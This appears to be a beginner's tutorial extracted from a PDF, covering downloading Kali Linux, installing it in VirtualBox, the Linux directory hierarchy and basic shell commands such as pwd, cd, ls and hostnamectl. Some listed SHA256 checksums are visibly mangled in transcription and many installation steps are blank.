
We generate fresh Kali Linux image files every few months, which we make available for download. This page provides the links to download Kali Linux's latest official release. For a release history, check our Kali Linux Releases page. Please note: You can find unofficial, untested weekly releases at <http://cdimage.kali.org/kali-weekly/>. Downloads are **rate limited to 5 concurrent connections**.

Image Name	Download	Size	Version	SHA256Sum
Kali Linux 64-Bit	HTTP Torrent	3.2G	2019.2	67574ee0039eaf4043a237e7c4b8eb432ca07ebf9c7b2dd0667e83bc3900b2cf
Kali Linux 32-Bit	HTTP Torrent	3.2G	2019.2	1e03023bbd81fdec9c49717219c2c48f62da3f99009df1bbe73f158eef246282
Kali Linux LXDE 64-Bit	HTTP Torrent	3.0G	2019.2	c0@07fc95275de49b402088384f84c02984d5cbec9472f54656dc351d09edc8dc
Kali Linux MATE 64-Bit	HTTP Torrent	3.1G	2019.2	f81ca6a35bcd61678f1a84dc8949023b11c7434d80f35be2ac8d6f08df93bed
Kali Linux Light armhf	HTTP Torrent	741M	2019.2	0f3ad59fc2fed386cb3daab38c7968a190e54e655c50b9561f947e9d17a7963


- 2) Launch Virtual Box Manager and click the New icon.
- 3) Name and operating system. A pop-up window for creating a new VM appears. Specify a name and a destination folder. The Type and Version change automatically, based on the name you provide.




- 4) Memory size. Choose how much memory to allocate to the virtual machine and click Next. The default setting for Linux is 1024 MB. However, this varies depending on individual needs.



- 5) Hard disk. The default option is to create a virtual hard disk for the new VM. Click Create to continue. Alternatively, can be used an existing virtual hard disk file or decide not to add one at all.




- 6) Hard disk file type. Stick to the default file type for the new virtual hard disk, VDI (Virtual Box Disk Image). Click Next to continue.




- 7) Storage on a physical hard disk. Decide between Dynamically allocated and Fixed size. The first choice allows the new hard disk to grow and fill up space dedicated to it. The second, fixed size, uses the maximum capacity from the start. Click Next.




- 8) File location and size. Specify the name and where you want to store the virtual hard disk. Choose the amount of file data the VM is allowed to store on the hard disk. We advise giving it at least 8 GB. Click Create to finish.



- 9) Finally, navigate to Storage settings. Add the downloaded Kali image to a storage device under Controller: IDE. Click the disk icon to search for the image. Once finished, close the Settings window.



- 10) After clicking Start, a new VM Virtual Box window appears with the Kali welcome screen. Select the Graphical install option and go through the following installation steps for setting up Kali Linux in Virtual Box.



11)




12)



13)



14)



15)



16)



17)



18)




19) Partition disks. Select how you would like to partition the hard disk. Unless you have a good reason to do it manually, go for the Guided –use entire disk option.




20)



21)




22)



23)



24)



25)



26)




27)



28)




29)



➤ File hierarchy of a Linux operating system

The Linux File Hierarchy Structure defines the directory structure and directory contents in Linux operating systems.



1) / (root)

Primary hierarchy root and root directory of the entire file system hierarchy.

- Every single file and directory starts from the root directory
- Only root user has the right to write under this directory
- **/root** is root user's home directory, which is not same as /

2) /bin/

Essential command binaries that need to be available in single user mode; for all users.

- Contains binary executables
- Common Linux commands you need to use in single-user modes are located under this directory.
- Commands used by all the users of the system are located here e.g. ps, ls, ping, grep, cp

3) /boot/

Boot loader files.

- Kernel initrd, vmlinuz, grub files are located under /boot/
- Example: initrd.img-2.6.32-24-generic, vmlinuz-2.6.32-24-generic

4) /dev/

Essential device files.

- These include terminal devices, usb, or any device attached to the system.
- Example: /dev/tty1, /dev/usbmon0

5) /etc/

Host-specific system-wide configuration files.

- Contains configuration files required by all programs.
- This also contains startup and shutdown shell scripts used to start/stop individual programs.
- Example: /etc/resolv.conf, /etc/logrotate.conf.

6) /home/

Users' home directories, containing saved files, personal settings, etc.

- Home directories for all users to store their personal files.
- example: /home/sachintha, /home/akalanka

7) /lib/

Libraries essential for the binaries in /bin/ and /sbin/.

- Library filenames are either ld* or lib*.so.*
- Example: ld-2.11.1.so, libncurses.so.5.7

8) /media/

Mount points for removable media such as CD-ROMs.

- Temporary mount directory for removable devices.
- Examples, /media/cdrom for CD-ROM; /media/floppy for floppy drives; /media/cdrecorder for CD writer

9) /mnt/

Temporary mount directory where sys-admins can mount file systems.

10) /opt/

Optional application software packages.

- Contains add-on applications from individual vendors.
- Add-on applications should be installed under either /opt/ or /opt/ sub-directory.

11) /sbin/

Essential system binaries.

- Just like /bin, /sbin also contains binary executables.
- The Linux commands located under this directory are used typically by system administrator, for system maintenance purpose.
- Example: iptables, reboot, fdisk, ifconfig, swapon

12) /srv/

Site-specific data served by this system, such as data and scripts for web servers, data offered by FTP servers, and repositories for version control systems.

- srv stands for service.
- Contains server specific services related data.
- Example, /srv/cvs contains CVS related data.

13) /tmp/

Temporary files. Often not preserved between system reboots, and may be severely size restricted.

- Directory that contains temporary files created by system and users.
- Files under this directory are deleted when system is rebooted.

14) /usr/

Secondary hierarchy for read-only user data; contains the majority of (multi-)user utilities and applications.


- Contains binaries, libraries, documentation, and source-code for second level programs.
- /usr/bin contains binary files for user programs. If you can't find a user binary under /bin, look under /usr/bin. For example: at, awk, cc, less, scp
- /usr/sbin contains binary files for system administrators. If you can't find a system binary under /sbin, look under /usr/sbin. For example: atd, cron, sshd, useradd, userdel

- /usr/lib contains libraries for /usr/bin and /usr/sbin
- /usr/local contains users programs that you install from source. For example, when you install apache from source, it goes under /usr/local/apache2
- /usr/src holds the Linux kernel sources, header-files and documentation.

15) /proc/

Virtual file system providing process and kernel information as files. In Linux, corresponds to a procfs mount. Generally, automatically generated and populated by the system, on the fly.

- Contains information about system process.
- This is a pseudo file system contains information about running process. For example: /proc/{pid} directory contains information about the process with that particular pid.
- This is a virtual file system with text information about system resources. For example: /proc/uptime



➤ Commands

❖ Checking the working directory

- *pwd* command

```
sachintha@vm1:~$ pwd
/home/sachintha
sachintha@vm1:~$
```

❖ Changing the working directory

- *cd /absolute path* or *cd relative path* – to change the directory
- *cd ~* or *cd* – to come back to /home/user directory
- *cd ..* – to jump to the previous directory

```
sachinthagvm1:~$ pwd  
/home/sachintha  
sachinthagvm1:~$ cd /etc/NetworkManager  
sachinthagvm1:/etc/NetworkManager$ pwd  
/etc/NetworkManager  
sachinthagvm1:/etc/NetworkManager$ cd system-connections  
sachinthagvm1:/etc/NetworkManager/system-connections$ pwd  
/etc/NetworkManager/system-connections  
sachinthagvm1:/etc/NetworkManager/system-connections$ cd ..  
sachinthagvm1:/etc/NetworkManager$ pwd  
/etc/NetworkManager  
sachinthagvm1:/etc/NetworkManager$ cd  
sachinthagvm1:~$ pwd  
/home/sachintha  
sachinthagvm1:~$
```

❖ Checking the files in a directory

- *ls* command – to see the files without hidden files
- *ls -a* – to see the files with hidden files
- *ls -l* -to see more information about files

```
sachinthagvm1:~$ cd /var/tmp  
sachinthagvm1:/var/tmp$ ls  
systemd-private-92511562a933436cb8307ac32712d792-colorerd.service-scrTng  
systemd-private-92511562a933436cb8307ac32712d792-haveged.service-Y2j77F  
systemd-private-92511562a933436cb8307ac32712d792-RodenManager.service-X6z11g  
systemd-private-92511562a933436cb8307ac32712d792-systemd-logind.service-60510F  
systemd-private-92511562a933436cb8307ac32712d792-upower.service-3mwmh  
sachinthagvm1:/var/tmp$ ls -l  
total 28  
drwx----- 3 root root 4096 Sep 24 10:24 systemd-private-92511562a933436cb8307ac32712d792-colorerd.s  
ervice-scrTng  
drwx----- 3 root root 4096 Sep 24 10:23 systemd-private-92511562a933436cb8307ac32712d792-haveged.  
service-Y2j77F  
drwx----- 3 root root 4096 Sep 24 10:23 systemd-private-92511562a933436cb8307ac32712d792-RodenMan  
ager.service-X6z11g  
drwx----- 3 root root 4096 Sep 24 10:23 systemd-private-92511562a933436cb8307ac32712d792-systemd-  
logind.service-60510F  
drwx----- 3 root root 4096 Sep 24 10:23 systemd-private-92511562a933436cb8307ac32712d792-upower.s  
ervice-3mwmh  
sachinthagvm1:/var/tmp$
```

❖ Changing the hostname

- *hostname* command – to check the static hostname

```
sachinthagkali:~$ hostname  
kali  
sachinthagkali:~$
```

- *hostnamectl* command

```
sachintha@kali:~$ hostnamectl
Static hostname: kali
        Icon name: computer-vm
        Chassis: vm
      Machine ID: 8c047aa18ed46e39c0df4774967dbd1
        Boot ID: 21b3f52fc2694aee90ee9229305cafb6
  Virtualization: oracle
Operating System: Kali GNU/Linux Rolling
          Kernel: Linux 5.7.0-kali1-amd64
        Architecture: x86-64
sachintha@kali:~$
```

- *hostnamectl set-hostname <new host name>* - to change the host name

```
sachintha@kali:~$ hostnamectl set-hostname vm1
sachintha@kali:~$ hostname
vm1
sachintha@kali:~$
```


- *cat /etc/hosts* command

```
sachintha@kali:~$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
sachintha@kali:~$
```

- changing host name – editing with vim editor

